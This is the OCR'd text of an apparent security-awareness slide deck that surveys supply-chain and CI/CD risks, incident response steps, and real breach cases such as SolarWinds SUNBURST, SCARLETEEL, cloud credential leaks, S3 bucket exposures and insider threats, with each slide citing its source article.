From *Develop Policies for an All-round Approach to Information Security*, https://www.7sec.com/blog/develop-policies-for-an-all-round-approach-to-information-security/

Be aware of your supply chain



Attack through deployment and testing tools
Code Repository
Infected Testing Tool
Deployment
Application
Data, Code and credentials passed to testing tool
git
Additional malware injected via code repository
Attacker gains access to code repository
Attackers steal credentials from infected tool


Attack through open source dependencies
Second layer open-source dependencies
Open-source dependencies
Source Code
Application
Second layer dependency made malicious
First layer dependency turned malicious by second layer
Application compromised by dependencies


Attack through trusted system with privileged access
Vulnerable Systems
Target Privileged Software
Victims
Protected Systems
Final target
Initial Malware
Victims pwned via backdoor
Additional Malware injected
SolarWinds FTP Update Server
Orion Application
Organizations using Orion
Networks and servers controlled by Orion
Sensitive protected data

From *Supply Chain Attacks: 6 Steps to protect your software supply chain*, https://blog.gitguardian.com/supply-chain-attack-6-steps-to-harden-your-supply-chain/

Secure your pipelines



Top 10 CI/CD Security Risks


CICD-SEC-1	Insufficient Flow Control Mechanisms
CICD-SEC-2	Inadequate Identity and Access Management
CICD-SEC-3	Dependency Chain Abuse
CICD-SEC-4	Poisoned Pipeline Execution (PPE)
CICD-SEC-5	Insufficient PBAC (Pipeline-Based Access Controls)
CICD-SEC-6	Insufficient Credential Hygiene
CICD-SEC-7	Insecure System Configuration
CICD-SEC-8	Ungoverned Usage of 3rd Party Services
CICD-SEC-9	Improper Artifact Integrity Validation
CICD-SEC-10	Insufficient Logging and Visibility

OWASP

From *Top 10 CI/CD Security Risks*,
https://github.com/cider-security-research/top-10-cicd-security-risks

Guardrails not gatekeepers

KUEHNE+NAGEL



Governed by default

- Minimize security risks
- Simplify management
- Build trust with stakeholders

Delivering the promise of cloud

- Rapid change
- Elastic storage and compute
- Integrated services


Confidence for all

- Access and education
- Transparency and accountability
- Repeatable practices


From *Webinar Recap: Unlocking the Power of Cloud Operations in Higher Education and Government*, https://kion.io/resources/webinar-recap-unlocking-the-power-of-cloud-operations-in-higher-education-and-government

Do not reinvent the wheel

- Standardize libraries, processes, and tools.



Do not panic (Think before you act)



Stop the Attacker

Rapid Deployment

- Understand background facts of case
- Determine investigative direction
- Access to toolset and investigation staff
- Access in-scope systems and networks
- Perform initial investigation
- Collect and preserve material evidence

Eradicate their Presence

Attack Containment

- Initiate containment actions
- Quarantine affected systems/accounts
- Perform forensic crime scene reconstruction
- Identify source and intrusion vectors
- Recreate lateral movement pathways
- Uncover instances of data exfiltration

Strengthen Security and Report to Relevant Parties

Continuous Improvement


- Build inventory of compromised assets
- List data types and records exposed
- Readout to executive leadership
- Satisfy reporting obligations
- Transition findings to law enforcement
- Implement lessons learned


From *What is Digital Forensics and Incident Response (DFIR)?*, https://www.esentire.com/cybersecurity-fundamentals-defined/what-is-dfir

Learn from others

Tales from the Battlefield

From exploits to weaponization





2018: Exploit weaponization took 352 days

2022: Time to weaponize exploit down to 9 days


Mass exploitation of Log4Shell occurred in 48 hours

From *Zero Tolerance: More Zero-Days Exploited in 2021 Than Ever Before*, https://www.mandiant.com/resources/blog/zero-days-exploited-2021
And Why Organizations Struggle with Patch Management (and What to Do about It), https://blog.qualys.com/qualys-insights/2022/09/20/why-organizations-struggle-with-patch-management-and-what-to-do-about-it

The Low-Hanging Fruits

Credential Leaks / Insecure Default Credentials

- **2019, Samsung**, credentials leaked in exposed GitLab instance
- **2020, Cameo,** credentials in mobile app package
- **2023, CommuteAir,** publicly Exposed Jenkins with hardcoded credentials
- **2023, Unit42**, credentials exposed on Github
- **...**



INITIAL ACCESS
EXECUTION / GATHER INFORMATION
PRIVILEGE ESCALATION / PERSISTENCE
jupyter
1
STEP 1
Exploit public facing web application
2
STEP 2
Install tools (AWS CLI, pacu, peirates)
Cryptomining
Steal AWS keys (IMDSv1, IMDSv2, env variables, filesystem)
3
STEP 3
Enumerate AWS Resources
Elevate Privileges
4
STEP 4
aws
Create access keys for all users
Run EC2 instances with miners
Steal data

From *SCARLETEEL 2.0: Fargate, Kubernetes, and Crypto*, https://sysdig.com/blog/scarleteel-2-0/

The Low-Hanging Fruits

Privilege Misconfiguration / Escalation

- **2018, Capital One**, "Misconfigured WAF" that allowed for a SSRF attack, escalated via over-privileged EC2
- **2021**, **DarkLab case study,** Jenkins with RCE vulnerability deployed in AWS environment with a *hardcoded root access key*, created multiple IAM user accounts and accessed internal data
- **2023, Sysdig,** exploit public facing Jupyter Notebook in k8s to fetch IAM creds, including via IMDSv2 with privilege escalation via IAM misconfiguration leading to cryptojacking


PRESIDENT
ENGINEER WHO INSTALLED THE RED BUTTON
SECRETARY OF DEFENSE
UNIFIED COMBAT COMMANDERS


US NUCLEAR CHAIN OF COMMAND

From *xkcd*, https://xkcd.com/898/

The Low-Hanging Fruits

Bucket Leaks (S3)

- **2017, NSA,** leak exposes the Army's failed intelligence system, 100 gigabytes of data from an Army project
- **2020, Twilio,** S3 global write access
- **2021, Securitas,** exposed nearly 1.5 million files, equating to about 3TB of data
- **2023, TripValet**, Credentials in node env file in public S3 bucket
- (...) https://github.com/nagwww/s3-leaks



From *Information Leakage: What you need to Know*, https://flare.io/learn/resources/blog/information-leakage/

The Low-Hanging Fruits

Insider Threats

- **2018, Chegg**, former contractor abuses broadly shared root credential.
- **2020, First Republic Bank,** fired employee incompletely offboarded leads to system interruption.
- **2020, Cisco**, former employee with AWS access deletes ~450 EC2.
- **2021, Ubiquiti**, compromised credentials from IT employee Lastpass.
- **2022, Uber**, contractor account. compromise leading to AWS credential discovery on a shared drive.
- **2023, Massachusetts Air National Guard,** Jack Teixeira, disseminated top secret documents online.
- …

Careless employees

who thoughtlessly click on links in phishing emails

Regular employees

who don't follow cyber security best practices

Malicious insiders

who use their access to steal and sell sensitive corporate and consumer data

Disgruntled employees

who seek to disrupt business operations or access information for personal gain

Third parties

who compromise your security by misusing your assets

From *What Is an Insider Threat? Definition, Types, and Countermeasures*, https://www.ekransystem.com/en/blog/insider-threat-definition;
Based on: https://www.verizon.com/business/resources/articles/s/the-risk-of-insider-threat-actors/

The (fail) trusted-link

Solorigate / SUNBURST (SolarWinds Orion)

KUEHNE+NAGEL

SUPPLY CHAIN ATTACK
Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE
When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.


DEFENSE EVASION
The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON
The backdoor gathers system info
AV flagged it, but it was considered false positive as it was originating from a trusted software

INITIAL C2
The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.

EXFILTRATION
The backdoor sends gathered information to the attacker.

HANDS-ON-KEYBOARD ATTACK
The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.



Attacker
SolarWinds.Orion.Core.BusinessLayer.dll
solarwinds.businesslayerhost.exe
SolarWinds.Orion.Core.BusinessLayer.dll
Backdoor activates
Backdoor inspects environment
Backdoor gathers info
Initial C2 server
Command-and-control
Backdoor sends gathered info to C2
Second C2 server
Backdoor runs commands from attacker
Attacker starts hands-on-keyboard attack

